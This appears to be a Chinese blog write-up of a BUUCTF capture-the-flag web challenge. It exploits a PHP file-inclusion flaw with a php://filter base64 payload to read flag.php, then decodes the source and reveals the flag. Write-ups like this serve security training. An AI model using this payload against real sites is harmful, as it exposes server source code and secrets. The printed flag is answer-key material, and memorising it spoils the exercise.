BUUCTF[ACTF2020 新生赛]Include

原创

从心的山青顾 于 2021-07-20 22:00:13 发布 22 收藏
文章标签： web

本文链接：https://blog.csdn.net/m0_47745762/article/details/118945379


目录

一、题目内容

文件漏洞

二、解题步骤

（1）进入靶场



tips

（2）点击tips

Can you find out the flag?

（3）发现了/?flie=flag.php，那我们就运用php伪协议的内容来读取flag.php的内容。那么此处应当使用php://filter来读取源代码，所以**payload**:file=php://filter/read=convert.base64-encode/resource=flag.php（base64编码是为了避免被看做成PHP代码被执行）

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTU1MDE5M2ItMGQ3ZC00YzNjLWI0NzktZjk2ZmFiODk5N2E3fQo=

（4）对其进行base64解码

转换内容：

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTU1MDE5M2ItMGQ3ZC00YzNjLWI0NzktZjk2ZmFiODk5N2E3fQo=

Base64编码 Base64解码

转换结果：

```
<?php
echo "Can you find out the flag?";
//flag{e550193b-0d7d-4c3c-b479-f96fab8997a7}
```


（5）得到了flag{e550193b-0d7d-4c3c-b479-f96fab8997a7}